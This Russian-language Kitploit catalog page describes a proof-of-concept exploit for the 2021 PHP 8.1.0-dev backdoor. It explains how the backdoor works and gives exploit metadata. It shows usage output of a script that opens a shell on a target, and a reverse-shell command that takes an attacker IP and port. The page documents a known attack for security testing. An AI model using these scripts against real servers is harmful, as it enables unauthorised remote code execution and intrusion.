
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/flast101/php-8.1.0-dev-backdoor-rce
ЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingИнструмент Удаленного Доступа
GitHubflast101/php-8.1.0-dev-backdoor-rce

php-8.1.0-dev-backdoor-rce

PHP 8.1.0-dev Backdoor System Shell Script

Репозиторий
9421415 лет назадПроверено Kitploit

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

PHP 8.1.0-dev: бэкдор удалённого выполнения кода

Скрипт системной оболочки для бэкдора PHP 8.1.0-dev
docs/logo_php81.png

Версия PHP 8.1.0-dev была выпущена с бэкдором 28 марта 2021 года, но бэкдор был быстро обнаружен и удалён. Если эта версия PHP работает на сервере, злоумышленник может выполнить произвольный код, отправив заголовок User-Agentt.

После обнаружения проблемы исходный код был восстановлен, но затем его снова модифицировали. Взлом мог создать бэкдор на любых сайтах, где работала скомпрометированная версия PHP, что позволяло хакерам выполнять удалённый код на сайте.

Читать полную статью: https://flast101.github.io/php-8.1.0-dev-backdoor-rce/


POC-скрипт

Этот короткий эксплойт-скрипт backdoor_php_8.1.0-dev.py использует бэкдор для предоставления псевдо-системной оболочки на хосте. Найдите его на Exploit DB.

  • Название эксплойта: PHP 8.1.0-dev Backdoor Remote Code Execution
  • Дата: 23 мая 2021
  • Автор эксплойта: flast101
  • Сайт производителя: https://www.php.net/
  • Ссылка на ПО: https://github.com/vulhub/vulhub/tree/master/php/8.1-backdoor
  • Протестировано на версии: 8.1.0-dev
  • CVE : N/A
  • Ссылки по уязвимости:
    https://github.com/php/php-src/commit/2b0f239b211c7544ebc7a4cd2c977a5b7a11ed8a
    https://github.com/vulhub/vulhub/blob/master/php/8.1-backdoor/README.zh-cn.md

Использование:

┌──(user㉿kali)-[~/Documents]
└─$ python3 backdoor_php_8.1.0-dev.py
  
Enter the host url:
http://a.b.c.d

Interactive shell is opened on http://a.b.c.d 
Can't acces tty; job crontol turned off.
$ id
uid=1000(user) gid=1000(user) groups=1000(user)

Обратная оболочка

Этот короткий эксплойт-скрипт revshell_php_8.1.0-dev.py предоставляет обратную оболочку на целевой системе.

Использование:

┌──(user㉿kali)-[~/Documents]
└─$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>

docs/revshell-script.png

Будьте любознательными, обучение — это жизнь! 😃

Скачать инструмент





